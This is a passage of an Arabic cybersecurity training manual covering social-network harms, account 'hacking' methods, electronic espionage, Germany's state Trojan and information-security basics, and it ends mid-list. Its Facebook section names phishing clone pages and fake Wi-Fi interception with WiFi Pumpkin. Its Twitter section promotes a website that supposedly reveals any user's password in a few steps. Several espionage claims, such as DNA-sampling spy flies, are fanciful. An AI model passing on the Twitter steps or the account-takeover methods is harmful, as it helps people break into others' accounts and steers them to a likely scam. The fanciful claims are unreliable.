- **تقوية العلاقات بين الأفراد، وذلك من خلال مشاركة المعلومات، والبيانات المختلفة بينهما، بالإضافة إلى تبادل الآراء والخبرات حول العديد من المواضيع، ممّا يؤدي إلى إكساب الأفراد الخبرة في العديد من المجالات.**
- **دمج الأفراد في المجتمع، ومساعدتهم على التخلّص من العزلة والوحدة، بالإضافة إلى تشجيعهم على الاختلاط مع الآخرين، وتكوين علاقات وصداقات بينهما.**
- **ترتيب وتنظيم المعلومات بين المستخدمين وملفّاتهم، وذلك من خلال استخدام التسلسل الزمنيّ الذي تقوم عليه العديد من الوسائل ولعلّ أهمها الفيس بوك، وبالتالي يستطيع كلّ مستخدم أن يشارك مع الآخرين العديد من المواضيع بشكلٍ منظّم.**
- **الاطلاع الدائم على المستجدات والأحداث الطارئة، وبالتالي جعل المستخدم مرتبطاً ارتباطاً وثيقاً بالمجتمع الذي يعيش به.**
- **تقليص الفجوة بين الأفراد، والتخلّص من الفوارق الاجتماعية المختلفة، بالإضافة إلى تقوية العلاقات بينهم مهما اختلفوا في الجنس والدين والعمل، وبالتالي التخلّص من الحواجز العنصرية والاجتماعية والطائفية.**

- إمداد المستخدمين بمعلومات دقيقة عن بعضهم، وبالتالي حمايتهم من عمليات النصب والاحتيال.
- التعبير عن الآراء بشكلٍ مباشر وسلس، وذلك من خلال المدوّنات والمنشورات والمحادثات التي ينشرها المستخدم للتعبير عن أفكاره، وآرائه بموضوع معين.
- التعرّف على الثقافات الأخرى.

➢ أهمية شبكات التواصل الاجتماعي وظيفياً:

- مساعدة الصحفيين في الحصول على الأحداث والأخبار المتنوعة، دون الحاجة إلى انتقالهم من مكانٍ إلى أخر.
- ترويج البضائع والمنتجات بشكلٍ قانوني وسريع، إذ إنّ الإعلان من خلال هذه المواقع ينشر المنتج بشكلٍ أكبر للناس، أكثر ممّا يقدمه الإعلان التقليديّ في المجلات والصحف، بالإضافة إلى توفير الوقت والجهد.
- توفير فرص العمل للباحثين والمهتمّين، وذلك من خلال نشر الإعلانات والشروط المطلوبة.

أضرار شبكات التواصل الاجتماعي

- الكذب والتضليل، وبالتالي فقدان دقّة المعلومات، نظراً لنشر الأكاذيب والإشاعات.
- الكسل، وبالتالي التشجيع على عدم الحركة أو ممارسة التمارين الرياضية.
- تشكل شبكات التواصل الاجتماعيّ خطراً على المراهقين والأطفال، نظراً لاحتوائها على بعض المواد المخلّة بالآداب.
- قلة التفكير، وقتل الإبداع، إذ تعتبر شبكات التواصل الاجتماعيّ من أكثر المواقع التي تقتل الإبداع في الذهن.
- كثرة الحوادث، نظراً لاستخدامها دون الانتباه في الشوارع أو السيارات.
- قلة تنمية المهارات الحقيقية، نظراً لقضاء وقتٍ طويلٍ أمامها.
- نشر الإشاعات التي تضرّ بعض الأشخاص.

- تشويه صورة الدين، نظراً لقلة الوازع الديني.
- تلاشي العلاقات الأسرية والاجتماعية بين الأفراد

أنواع تهديدات الأمن السيبراني

تصيد المعلومات

تصيد المعلومات هو عملية إرسال رسائل بريد إلكتروني احتيالية تشبه رسائل البريد الإلكتروني من المصادر الموثوقة. والهدف هو سرقة المعلومات الحساسة مثل أرقام بطاقة الائتمان ومعلومات تسجيل الدخول. وهو أكثر أنواع الهجمات الإلكترونية شيوعًا. يمكنك المساعدة في حماية نفسك من خلال التثقيف أو استخدام الحلول التقنية التي تعمل على تصفية رسائل البريد الإلكتروني الضارة.

برامج الفدية الضارة

برامج الفدية هي نوع من البرامج الضارة. وهي مصممة بهدف ابتزاز المال عن طريق منع الوصول إلى الملفات أو نظام الكمبيوتر حتى يتم دفع الفدية. ولا يضمن دفع الفدية استرداد الملفات أو استعادة النظام

البرامج الضارة

البرامج الضارة هي نوع من البرامج المصممة للوصول غير المصرح به إلى جهاز الكمبيوتر أو إلحاق الضرر به .

التحايل باستخدام الهندسة الاجتماعية

الهندسة الاجتماعية هي أسلوب يستخدمه الخصوم لاستدراجك إلى الكشف عن المعلومات الحساسة. يمكنهم طلب الحصول على دفع نقدي أو الوصول إلى بياناتك السرية. ويمكن دمج الهندسة الاجتماعية مع أي من التهديدات المذكورة سابقًا لزيادة فرصتك في النقر على الروابط أو تنزيل البرامج الضارة أو الوثوق بمصدر ضار.

إستراحة تدريبية

اليوم التدريبي الثامن

دليل تدريب الجلسة الثانية

الجلسة الثانية

عنوان الجلسة : تابع حماية مواقع التواصل الاجتماعي

مدة الجلسة : 60 دقيقة

موضوعات الجلسة

- كيفية اختراق الفيس بوك
- كيفية اختراق حساب تويتر عبر الانترنت

كيفية اختراق الفيس بوك

يمكن القيام بعملية اختراق حساب الفيس بوك من خلال عدة طرق، وهذه الطرق لا تحتاج إلى شخص محترف للقيام بها، وتتم عمليات الاختراق لأهداف خبيثة تُستخدم ضد صاحب الحساب المُختَرَق، ومن الطرق التي يمكن اتباعها للقيام بعملية الاختراق ما يلي:

- **استخدام صفحات مشابهة للفيس بوك:**

ويتم ذلك من خلال قيام الشخص الذي يريد القيام بعملية إنشاء صفحة طبق الأصل عن صفحة الفيس بوك ومن ثم إرسال هذه الصفحة عبر الإيميل للشخص المُراد اختراق حسابه، وعندما يقوم المستخدم بإدخال تفاصيل الدخول لحسابه يتم إرسال هذه التفاصيل إلى الشخص الذي يريد القيام بعملية الاختراق، وجدير بالذكر أن هذه الطريقة تعتبر صعبة نوعاً ما.

- **استخدام شبكة واي فاي مزيفة:**

ويتم هذا النوع من القرصنة من خلال استخدام شبكة واي فاي مزيفة عبر بعض التطبيقات كتطبيق Wi-Fi Pumpkin، وما أن يقوم المستخدم بالإتصال مع هذه الشبكة فيتم أخذ معلومات التسجيل الخاصة بالشخص المُراد اختراق حسابه، وتسمى هذه الطريقة للاختراق باللغة الإنجليزية Man in the Middle Attack.

كيفية حماية حساب الفيس بوك

يستطيع مستخدم الفيس بوك أن يقوم بعدد من الإجراءات التي من شأنها العمل على حماية حسابه من الاختراق وتأمينه بشكل جيد، ومن هذه الإجراءات ما يلي:

- استخدام كلمة مرور مركبة وصعب على الآخرين القيام بالتنبؤ بها، ويعني أن تكون كلمة المرور مركبة هو أن تكون هذه الكلمة تحتوي على مزيـج من الأرقام والحروف الصغيرة والكبيرة.
- تجنُب إعطاء كلمة مرور الفيس بوك لأشخاص آخرين، فكلمة المرور هو أمر شخصي لا ينبغي لأحد أن يقوم بمعرفته أو الإطلاع عليه من المستخدم نفسه.
- التعرُف على الوسائل التي يتبعها قراصنة الإنترنت للقيام بعملية اختراق الحسابات كطريقة إرسال صفحات التسجيل الخاصة بالدخول إلى الفيس بوك عبر البريد الإلكتروني.
- استخدام برامج متخصصة لمكافحة الفيروسات وبرامج التجسس والحرص على أن تكون هذه البرامج محدثة على الدوام.
- القيام بتحديث نظام التشغيل الذي يعمل به الجهاز وتحديث متصفح الإنترنت مما يتيح للشخص استخدام أحدث التقنيات التي من شأنها العمل على تأمين الحسابات الشخصية المختلفة.
- كيفية اختيار كلمة مرور قوية يستطيع المستخدم أن يقوم باختيار كلمة مرور قوية من شأنها تأمين حسابه بشكل جيد من خلال اتباع عدد من الإجراءات، ومن بعض هذه الإجراءات ما يلي:
  - إنشاء كلمة مرور طويلة حيث لا تقل عن اثنى عشر حرفاً.
  - جعل كلمة المرور تحتوي على بعض الرموز الخاصة والأحرف الكبيرة والأحرف الصغيرة.
  - الإبتعاد قدر الإمكان عن الكلمات الواضحة والمرتبة وذات معنى ككلمة house مثلاً.

كيفية اختراق حساب تويتر عبر الانترنت

اختراق حساب تويتر ليس امرا صعبا كما يعتقد الكثيرون. في الحقيقة، يمكن لأي شخص بسهولة اختراق حسابات تويتر.

ان فقدت كلمة المرور ولا يمكنك استردادها او فقط ترغب في الولوج الى الحساب، سواء عام او خاص لأي مستخدم، باستخدام نظام قوي عبر الانترنت لاختراق كلمة مرور تويتر، نقدمه لك اليوم لتقوم بذلك دون مشكلات.

هناك الكثير من الطرق عبر الانترنت لاختراق حسابات تويتر.

يمكنك محاولة استخدام تويتيرهاكينج.

لن تحتاج الى تنصيب اي برنامج، سوف تحصل على نتائج فورية ومجانية 100%. الخطوات لاختراق كلمة مرور تويتر سهلة للغاية.

- **قم بزيارة http://twitterhacking.com/hack-twitter.**
- **من ثم ادخل حساب تويتر المرغوب في الحقول المطلوبة.**
- **بعد الانتهاء، بعد بضعة دقائق سوف تحتاج الى توليد رمز تجزئة كلمة المرور وبعض الخصائص الاخرى.**
- **فقط بعض بضعة دقائق سوف ترسل رسالة اليك.**

هذا يعني ان الاختراق نجح بالفعل، ويمكنك فقط النقر فوق المفتاح للحصول على كلمة المرور!

نصائح لحماية كلمة مرور حساب تويتر

- **ان كنت ترغب في معرفة كيفية تأمين كلمة مرور حساب تويتر الخاص بك، انت في المكان السليم.**
- **سوف نوضح لك بعض الافكار البسيطة لاغراض محددة حتى تتمكن من حماية نفسك.**
- **تغيير كلمة المرور الخاصة بك.**
- **عليك بشكل دائم تغيير كلمات مرور الولوج الخاصة بك ومحاولة جعلها معقدة الى حد ما.**
- **للقيام بذلك، عليك استخدام الارقام والحروف والاحرف الكبيرة والصغيرة. لمزيد من الحماية، عليك معرفة ان هناك بعض الانظمة والبرامج التي تسمح لك بتوليد كلمة مرور قوية.**
- **Password1 هو خدمة مثيرة للاهتمام تساعدك على انشاء كلمة مرور فريدة من نوعها.**
- **احذر عند استخدام هذه التطبيقات.**
- **بعض التطبيقات الخارجية تطلب التصريح للولوج الى الحساب بالاخذ عين الاعتبار انها تطلع على الرسائل والبيانات الشخصية لتوفير تلك الخدمات.**

- تأكد من ان التطبيقات التي تقوم بتنزيلها تأتي من مصادر موثوقة وارفض تثبيت اية برامج ليست من مصادر معروفة بالنسبة اليك.
- استعرض ضبط التكوين بشكل دوري.
- لا يكفي تغيير كلمة المرور للولوج الى حساب تويتر مرة في العمر. اجعل ذلك روتين دائم.
- قم بتغيير كلمة المرور الخاصة بك شهريا ولا تقم بنسخ كلمة المرور نفسها لكل الخدمات.
- تحقق، بينما تقوم بضبط اعدادات الخصوصية ومحاولة ضبطها على اعلى مستوى حتى تكون بياناتك فقط متاحة لمن ترغب.
- الولوج الفريد الى حسابات الشركات
- لحماية حسابات الشركة على تويتر من الاختراق، يكفي ان تتخذ بعض الاجراءات مثل المذكورة اعلاه ولكن ذلك يوفر لك بادرة رئيسية، وهي الولوج الى حساب تويتر من جهاز الكمبيوتر نفسه فقط.
- حاول الابقاء على ذلك عين الاعتبار لمنع حسابك من الاختراق والمخاطر الاخرى.
- احذر من الرسائل التي تدعوك للنقر فوق رابط.
- ان تلقيت هذه الرسالة على الرغم من انه من الناحية النظرية، تأتي من صديقك فقط الذي يدعوك الى النقر فوق الرابط.

هو اسلوب شائع الى حد كبير لنشر البرامج الضارة او الخبيثة التي ربما تدمر جهاز الكمبيوتر.

نشاط –16

مناقشة

عزيزي المتدرب:من خلال ما تم شرحه تكلم عن كيفية اختراق الفيس بوك.

الوحدة التدريبية التاسعة

التجسس الإلكتروني

جدول زمني للجلسات

م	الجلسة الأولى	راحة	الجلسة الثانية
الموضوع	التجسس الإلكتروني	10 دقيقة	تابع التجسس الإلكتروني
الزمن	60 دقيقة		60 دقيقة

م	الإجراءات التدريبية	الوسائل التدريبية
1	التقديم والتعارف	مناقشة
2	تمرين	أقلام– شفافيات
3	عرض المادة العلمية	جهاز عرض– السبورة
4	عرض ومناقشة النشاط	أقلام– اوراق
5	عرض المادة العلمية	جهاز عرض– السبورة
6	عرض ومناقشة النشاط	أقلام– اوراق
7	عرض المادة العلمية	جهاز عرض– السبورة

الموضوع/ النشاط	أساليب التدريب	الوسائل التدريبية	المدة
• إفتتاح البرنامج والتعارف	أوراق		10 دقيقة
• فيديو تدريبي	المحاضرة		10 دقيقة
• نشاط –17			
• تعريف التجسس الإلكتروني	المناقشة		15 دقيقة
• أهداف التجسس الإلكتروني	عصف ذهني		20 دقيقة
• كيف نحمي أنفسنا من التجسس الالكتروني؟	التطبيق العملى		20دقيقة
• نشاط –18	المحاضرة		25دقيقة
• فيديو تدريبي			25 دقيقة
			15 دقيقة
			10 دقيقة
			120دقيقة

اليوم التدريبي التاسع

دليل تدريب الجلسة الأولى

الجلسة الأولى

عنوان الجلسة : التجسس الإلكتروني

مدة الجلسة : 60 دقيقة

موضوعات الجلسة

- تعريف التجسس الإلكتروني
- أهداف التجسس الإلكتروني

نشاط –17

عصف ذهني

عزيزي المتدرب:أذكر ما تعرفه عن مفهوم التجسس الإلكتروني.

تعريف التجسس الإلكتروني

التجسس الإلكتروني هو عبارة عن عدة طرق تتمركز على التقنية التكنولوجية والبرمجية للحصول على معلومات غير معلنة على العلن.

اكثر الاسلاك التي تعاني من التجسس الالكتروني هي الأسلاك الأمنية وكل ما يتعلق بها، خاصة وان العالم يعيش في حالة تنافسية لا تنتهي بين الدول العظمى وبين دول الصراع في الشرق الأوسط.

ويقوم بهذا النوع من الاختراقات المحوسبة مجموعات من المبرمجين الذين يكون هدفهم الأساسي هو الحصول على المعلومات اما عن طريق جهة رسمية او عن طريق اشخاص عابثين لا يملكون هدفا واضحا من التجسس بقدر ما يمارسون التجسس لتنمية مهاراتهم التجسسية عبر المنصات الالكترونية ومواقع التواصل الاجتماعي.

يتم التجسس عن طريق الوصول الى الملفات الرئيسية في الحواسيب والأجهزة الذكية وزرع برامج تجسس وتسجيل بيانات ثم رفعها الى أجهزة الشخص القائم بأعمال الابتزاز وحفظها في ملفات خاصة ليتم استخدامها في الوقت المناسب.

أهداف التجسس الإلكتروني

للتجسس الالكتروني عدة مهام وهي:

- تجسس الهجوم :ينفذ من أجل التجسس على العدو من خلال اختراق منظومة حواسيبه ومواقعه الإلكترونية ومهاجمة شبكات العدو بالفيروسات والتخريب وتدمير منظوماته الإلكترونية وهذه من اكثر طرق التجسس اتباعا بين الأطراف التي ينشب بينها صراع سياسي.
- تجسس الرقابة :هذا الأسلوب تقوم به الدول في غالب الأحيان من خلال مراقبة وسائل التواصل الاجتماعي ومراقبة حركة الأموال ومراقبة إيميلات وحواسيب المشتبه بهم وحتى مراقبة حركة عجلات الشرطة والجيش ضمن منظومة.GPS

- **تجسس الوقاية :لصد تجسس العدو وتحصين شبكة حواسيب الدولة والأجهزة الأمنية لحماية الشبكات من الفيروسات وأي محاولات تخريبية ويتمثل ذلك بالتحول الرقمي وهذا النوع بالذات يأتي ردا على النوع الأول أي نوع التجسس الهجومي.**

أشهر أساليب وطرق التجسس الإلكتروني

يمكن للتجسس ان يحدث بأكثر من طريقة وأسلوب ولكن ما هي اكثر الطرق تطورا في المجال على ارض الواقع وكيف تعمل:

- **ساعة حائط :من أشهر أساليب التجسس هي ساعة الحائط حيث تحتوي على كاميرا مخفية وتعمل بتقنية G3، مزودة ببطارية ذات عمر طويل. يمكن الاتصال بها عبر شريحة مزودة بها والاستماع إلى التسجيلات، كما يمكن أن تستقبل رسائل نصية لتفعيل عملها وبدء التسجيل أو الإيقاف، وبها إمكانية التسجيل بشكل مباشر إلى ذاكرة تخزين SD ويمكن وضع ذاكرة بحجم 32 جيجا بايت. إضافة الى انه من الممكن بث تسجيل مباشر واستقباله بواسطة هاتف androidومتابعة ما يجري. هناك الكثير من هذه الأجهزة مثل أجهزة على شكل قلم أو ساعة يد أو ميدالية مفتاح سيارة شبيهة بجهاز الريموت للسيارات وغيرها وهي الأجهزة المتعارف عليها في الجاسوسية التقليدية ولكنها تطورت فيما بعد لتصبح احد اقوى أدوات التجسس الالكترونية.**
- **أقمار التجسس التي تحتل السماء :تعتبر الأقمار الصناعية من اهم أساليب التجسس الالكتروني حيث انها تتطور كل عام مع تطور التكنولوجيا في العالم، يوجد 5000 قمر صناعي في سماء العالم وظيفتها مراقبة الدولة لسكانها ومراقبة الدول الأخرى التي من شأنها ان تحدث صراعات بينهما، غالبية الدول تصرح بأن اقمارها الصناعية هي أقمار مدنية وليست جاسوسية ولكن التنافس على شراء هذه الأقمار والفائدة التي تعود اليهم منها تثبت عكس كلامهم المحكي.**

- **تطبيقات الجاسوسية الالكترونية :يستخدم هذا الأسلوب بالاعتماد على التنقل الجغرافي للشخص مع الربط على مواقع التواصل الاجتماعي ومتابعة المنشورات التي يقوم الشخص بنشرها والتفاعل معها، استخدمت هذه التطبيقات والبرامج مع الإرهابيين في دول العالم، الذين كانوا ينتمون الى جهات مشكوك بأمرها، يقوم البرنامج بمراقبة نشاط الفرد على المنصات الالكترونية وتتبع انتقاله وتسجيل الجهات التي يلتقي معها على ارض الواقع مع تسجيل صوتي للحديث الذي يدور بين هؤلاء الأطراف.**
- **نظارات التجسس الاستخباراتية :تعتبر هذه النظارات أداة تجسس حكومي اذ يشتهر بها رجال الشرطة في الموانئ والمطارات، وهي عبارة عن نظارة شمسية تعطي الملف الجنائي الكامل لأي احد يقع نظر الشرطي عليه، هذه النظارات وظيفتها الإمساك بالمجرم والتعرف عليه حتى لو كان بين عشرات الالاف من الناس.**
- **الحشرات التجسسية :اليعسوف والصرصار والذبابة هم 3 أنواع حشرات تم تطوير أجهزة تجسس تشبههم تماما ولكل واحد منهم تقنيات ومميزات تختلف عن الاخر، تم تطوير هذه الأجهزة في سنوات مختلفة ولكل منهم لوظيفة، اهم ووظيفة وأكثرها حساسية هي التي تملكها ذبابة التجسس وهي ان تحط على جسد الشخص المطلوب بمساعدة أجهزة الاستشعار والكاميرات الدقيقة وبعد ان تحط على جسده تقوم بسحب عينة حمض نووي من الشخص وحملها الى المركز المختص دون ان يشعر الشخص.**

كانت تكمن أهمية أجهزة التجسس فقط فيما يخص الحياة السياسية والعسكرية، فالأدوات كانت تنوجد لأجل هذه الأهداف وتتطور فيما بعد حسب تطور الإمكانيات، ولكن اليوم أجهزة التجسس صارت اكثر دقة واكثر اختراقا للخصوصية وللمجال الفكري، حتى ان فكرة "الكوكيز" صنفها الخبراء على انها احد أدوات التجسس التجاري،

حيث انه يتم تفعيل كافة أجهزة وأنظمة الحسابات الالكترونية على توظيف إعلانات تتوافق مع الكلام الذي تقوله، والذي لا يعرفه الكثيرين ان لكل شخص داتا كاملة لدى شركة جوجل، وهي مساحة تخزين معلومات تسجل كافة التعليقات والتفاعلات والرسائل وبصمة الصوت والعين، كما انها تسمح للجهاز بأن يسجل صوتك ويتعرف على بصمته حتى وان كنت تتحدث على بعد 30 متر من الجهاز.

تنوع اهداف التجسس الالكتروني بما يتوافق مع العائد الربحي لكل من الشركات يجعلنا نفكر اكثر بالخطوات التي يجب ان نقوم بها لنحمي انفسنا من التجسس الالكتروني بكافة حالاته..

إستراحة تدريبية

اليوم التدريبي التاسع

دليل تدريب الجلسة الثانية

الجلسة الثانية

عنوان الجلسة : تابع التجسس الإلكتروني

مدة الجلسة : 60 دقيقة

موضوعات الجلسة

- كيف نحمي أنفسنا من التجسس الالكتروني؟

كيف نحمي أنفسنا من التجسس الالكتروني؟

فيما يلي أهم طرق مكافحة التجسس الالكتروني:

- **المواظبة على عدم تفعيل تقنية التتبع الجغرافي داخل اجهزتك الذكية ومنصات وتطبيق العالم الرقمي، أي ان تشغل التعرف على موقعك الجغرافي مرة واحدة عندما تطلب انت وليس دائما ودون اذن.**
- **لا تتواصل مع جهات غير معروفة عبر مواقع التواصل الاجتماعي: تواصلك مع الأشخاص غير المعروفين يقرب منك الشكوك الأمنية والاستخباراتية وتبدأ عمليات التجسس ودراسة شخصيتك وانتماءاتك السياسية.**
- **لا تفعل نظام الكوكيز في الاستخدامات المحوسبة وواظب على اختيار التطبيقات الأقل تعاملا مع الإعلانات لكي لا تتحول أوقات تفاعلك مع العالم الرقمي الى أوقات عرض إعلانات وتحويلك الى مجرد الة استهلاك اقتصادية.**
- **لا تقم بضغط زر المتابعة او الإعجاب لأي صفحة تملك محتوى قد يصنف خطير او ينافي المعايير العامة وان كنت مصر على متابعة هذه الصفحات قم بدراسة كافة تفاعلاتك معها قبل ان تنفذها.**
- **استخدم كلمات مرور سرية ومكونة من احرف لاتينية بعدة احجام وبعدم ترتيب هجائي إضافة الى الأرقام، وابتعد ابتعادا تاما عن التواريـخ المعروفة لدائرتك الاجتماعية والكلمات المفتاحية السهلة، واربط كافة المواقع برقم هاتفك لضمان سريتك وتبليغك حول أي محاولة اختراق تحدث لأجهزتك الذكية.**
- **حمل التطبيقات الموثوقة لحماية بياناتك وموقعك الجغرافي وكافة محادثاتك واهتماماتك عبر مواقع التواصل الاجتماعي، مثل تطبيق نوي الحديث الذي يوفر حماية كاملة لكافة محتواك الالكتروني والمخزن على اجهزتك الذكية.**

نشاط 18–

مناقشة

عزيزي المتدرب:من خلال ما تم شرحه تكلم عن كيف نحمي أنفسنا من التجسس الالكتروني ؟

الوحدة التدريبية العاشرة

انواع التجسس الإلكتروني

جدول زمني للجلسات

م	الجلسة الأولى	راحة	الجلسة الثانية
الموضوع	انواع التجسس الإلكتروني	10 دقيقة	تابع انواع التجسس الإلكتروني
الزمن	60 دقيقة		60 دقيقة

م	الإجراءات التدريبية	الوسائل التدريبية
1	التقديم والتعارف	مناقشة
2	تمرين	أقلام– شفافيات
3	عرض المادة العلمية	جهاز عرض– السبورة
4	عرض ومناقشة النشاط	أقلام– اوراق
5	عرض المادة العلمية	جهاز عرض– السبورة
6	عرض ومناقشة النشاط	أقلام– اوراق
7	عرض المادة العلمية	جهاز عرض– السبورة

الموضوع/ النشاط	أساليب التدريب	الوسائل التدريبية	المدة
• إفتتاح البرنامج والتعارف	أوراق		10 دقيقة
• فيديو تدريبى	المحاضرة		10 دقيقة
• نشاط –19			15 دقيقة
• التجسس الإلكتروني الحكومي	المناقشة		10 دقيقة
• أبعاد الأمن السيبراني	عصف ذهني		15 دقيقة
• نشاط –20			10دقيقة
• فيديو تدريبى	التطبيق العملى		10دقيقة
	المحاضرة		
			120دقيقة

اليوم التدريبي العاشر

دليل تدريب الجلسة الأولى

الجلسة الأولى

عنوان الجلسة : انواع التجسس الإلكتروني

مدة الجلسة : 60 دقيقة

موضوعات الجلسة

- التجسس الإلكتروني الحكومي

نشاط –19

عصف ذهني

عزيزي المتدرب:أذكر ما تعرفه عن التجسس الإلكتروني الحكومي.

التجسس الإلكتروني الحكومي

بالرغم من سماح المحكمة الدستورية العليا لأجهزة الأمن باستخدام تقنيات التجسس على أجهزة الكمبيوتر والهواتف الذكية، إلا أنها وضعت أيضاً ضوابط ومعايير مشددة لذلك.

فما هو المسموح والممنوع في التجسس الحكومي؟
بدأ المكتب الجنائي الاتحادي في ألمانيا مؤخراً في استخدام برنامج تجسس إلكتروني يدعى "حصان طروادة الاتحادي"، وذلك لدعمه في عمليات التحري.
هذا البرنامج حصل مؤخراً على تصريح بالعمل من وزارة الداخلية.

فيما يلي أسئلة وإجابات حول هذا البرنامج الجديد:

- **ما هو "حصان طروادة الاتحادي"؟**

هذا هو الاسم الذي تطلقه السلطات على برنامج تجسس يساعد الأجهزة الأمنية على اختراق أجهزة الكمبيوتر والهواتف الذكية التي يستخدمها المشتبه بهم.
يعمل هذا البرنامج بشكل مشابه لفيروسات الكمبيوتر المسماة بـ"حصان طروادة"، والتي يستخدمها قراصنة الكمبيوتر لاقتحام أجهزة الضحايا.

- **كيف يصل هذا البرنامج إلى جهاز الكمبيوتر؟**

بحسب اسمها، تتخفى هذه الفيروسات ضمن برامج كمبيوتر أو تطبيقات تبدو مفيدة للمستخدم. كما يمكنها أيضاً أن تكون ضمن ملفات نصية أو مقاطع فيديو أو حتى صور.
وعند استقبال أو تحميل المستخدم لهذه الملفات، يقوم هذا الفيروس بتنصيب نفسه في الخلفية ودون علم المستخدم، ومن خلاله يمكن لمن أرسله فتح قناة بين جهازه وجهاز الضحية وفرض سيطرته الكاملة على الجهاز.

ويمكن للمحققين إيصال الفيروس لجهاز المشتبه به، مثلاً، في المطار، بعد أخذه من الحقائب وتنصيب البرنامج عليه.

- **ما الذي يمكن عمله من خلال هذا البرنامج؟**

بعد تنصيب "حصان طروادة" نفسه على جهاز الكمبيوتر أو الهاتف الذكي وفتحه "الباب الخلفي"، يمكن لمن أرسله رؤية كل ما يقوم به صاحب الكمبيوتر أو الهاتف الذكي، من قراءة لوحة المفاتيح والتعرف على كلمات السر، بالإضافة إلى البحث في القرص الصلب ونسخ ملفاته بشكل خفي. كما بإمكانه التنصت على المكالمات الهاتفية والمحادثات عبر برامج الاتصال مثل "سكايب".

وبما أن معظم أجهزة الكمبيوتر المحمول والهواتف باتت مزودة بكاميرا وميكرفون، يمكن لهذا البرنامج أيضاً تشغيلها للسماح برؤية المستخدم وسماعه أيضاً.

إمكانات هائلة لبرامج التجسس الحكومية، ولكن القضاء يسمح باستخدامها في أضيق الحدود.

- **ما المسموح به لأجهزة الأمن؟**

في ألمانيا، يُسمح لأجهزة الأمن الاتحادية وعلى مستوى الولايات باستخدام برنامج التجسس هذا على أضيق نطاق، إذ يجب أن يكون أي استخدام له مرفقاً بأمر قضائي، ويجب أن تكون التبعات القانونية لعدم استخدامه خطيرة جداً، كضرر بدني أو للممتلكات، أو في حالة تهديد لأمن الدولة.

وحتى عند توافر هذه الشروط، لا يُسمح للمحققين باستخدام كافة الإمكانات التقنية لهذا البرنامج، وإنما فقط استخدامه بالقدر الكافي لجمع معلومات حول جريمة محددة، أي أن قراءة البريد الإلكتروني والرسائل والتنصت على المكالمات الهاتفية مسموحة، بينما سرقة كلمات السر وتفتيش القرص الصلب ممنوعة!

لماذا صدرت الآن نسخة جديدة من "حصان طروادة الاتحادي"؟

البرنامج الجديد الذي سُمح باستخدامه اليوم تمت برمجته بطريقة تسمح فقط بالأساليب الموافق عليها للمراقبة الإلكترونية.

لكن لا أحد يستطيع بعد تحديد طريقة عمل البرنامج الجديد، وذلك لأنه ما يزال سراً.
الإشكالية التي قد يقع فيها البرنامج الجديد قانونية، فعلى سبيل المثال، يُسمح بمراقبة المكالمات الهاتفية ولكن لا يسمح بمراقبة الغرف أو المنزل بأكمله.
لكن باستخدام البرنامج الجديد لا يمكن فصل الأمرين بشكل تام، وذلك لاعتماد المكالمات الهاتفية في ألمانيا بشكل متزايد على شبكة الإنترنت.

- **ما الذي يعرفه الجمهور عن وسائل التجسس الحكومية؟**

يتسرب قدر ضئيل للغاية من المعلومات حول طرق التجسس الحكومية.
ففي عام 2011، نجح متسللون من نادي "كاوس" للكمبيوتر الألماني، وهي جمعية تعنى بالتقنية والأمن الإلكتروني، في الحصول على نسخة من "حصان طروادة الاتحادي"، الذي نصبته شرطة ولاية بافاريا على جهاز كمبيوتر محمول لأحد المشتبه بهم في أحد المطارات.
وبحسب قرار المحكمة آنذاك، كان هدف برنامج التجسس هذا هو التنصت على المكالمات الهاتفية، إلا أن تلك النسخة كانت تسمح بالكثير من الأمور الأخرى، كالبحث في ملفات القرص الصلب ومراقبة الغرفة التي يتواجد فيها الكمبيوتر.
ويتوقع محللو نادي "كاوس" للكمبيوتر أن المكتب الجنائي الاتحادي يستخدم نسخة معدلة من برنامج "FinFisher"، والذي تنتجه شركة "إيلامان/غاما" الألمانية البريطانية. هذه الشركة تعرضت لانتقادات منظمات حقوق الإنسان في أعقاب الثورات العربية، وذلك لبيعها هذا البرنامج لأنظمة دكتاتورية عربية، كالبحرين ومصر.

- **ما هي سبل الحماية؟**

يمكن الوقاية من الفيروسات وبرامج التجسس التي يستخدمها القراصنة بشكل اعتيادي، حتى لمن لا يعرفون الكثير عن التقنية، وذلك عبر التحديث المتواصل لنظام التشغيل ومتصفح الإنترنت وبرنامج الحماية من الفيروسات.

كما يُنصح بعدم الدخول على جهاز الكمبيوتر بصلاحيات كاملة، والاكتفاء بالصلاحيات التي يحتاجها المرء فقط. كما يمكن استخدام كلمات سر آمنة يحفظها عن ظهر قلب وغير مكتوبة على ورق, علاوة على ذلك، ينبغي الاحتياط عند تصفح الإنترنت وتلقي رسائل بريد إلكتروني من عناوين غير معروفة.
لكن فيما يتعلق بمحاولة اختراق متعمدة من أجهزة الدولة الأمنية، لا تفيد هذه النصائح إلا أقل القليل، بحسب محللي نادي "كاوس" للكمبيوتر، ذلك أن تلك الأجهزة تقوم بجهود مضنية ومركزة من أجل الوصول إلى أهدافها، بخلاف القراصنة العاديين ذوي الدوافع الإجرامية. إلى ذلك، تحاول الأجهزة الأمنية الوصول فعلياً إلى جهاز الكمبيوتر، عن طريق فتحه أو استخدام منفذ USB.

أمن المعلومات

هو حماية المعلومات والبيانات المتداولة عبر شبكة الإنترنت من العبث والتخريب والتبديل، أو من أي خطر يهددها مثل وصول أي شخص غير مخول للوصول إليها والعبث ببياناتها والإطلاع عليها، وذلك من خلال توفير الوسائل والطرق اللازمة لحمايتها من المخاطر الداخليّة والخارجيّة، وموضوع أمن المعلومات هو موضوع قديم، ولكن زادت الحاجة والطلب عليه مع انتشار استخدام الإنترنت والاعتماد عليه في كافة مجالات الحياة، مما تطلب نقل البيانات والمعلومات عبر الشبكات المتعددة، كما أتاح انتشار شبكات التواصل الاجتماعي الحاجة الملحّة لذلك.

عناصر أمن المعلومات

- **السريّة:**

تعني منع اطلاع أي شخص غير مخوّل من الوصول إلى بيانات شخص آخر.

- **التكامليّة وسلامة البيانات:**

وتعني التكامليّة هنا المحافظة على البيانات من التعديل أو التغيير من قبل الأشخاص غير المخوّلين بالوصول لها، مثل أن يصل شخص

بقصد أو بغير قصد لبيات غير مسموح له بالوصول إليها، كذلك في حال وصول فايروس إلى الحاسوب ويعدل بياناته فهذا يعد أيضاً انتهاكاً للتكامليّة وعدم توفر الحماية الكاملة للمعلومات.

- **توفر البيانات:**

وتعني توفر البيانات كاملةً عند الحاجة إليها بحيث تكون معلومات صحيحة ودقيقة غير معدّلة أو ناقصة، مما يجعل عناصر النظام تعمل بشكلٍ صحيح.

مهددات أمن المعلومات

- **الفيروسات:**

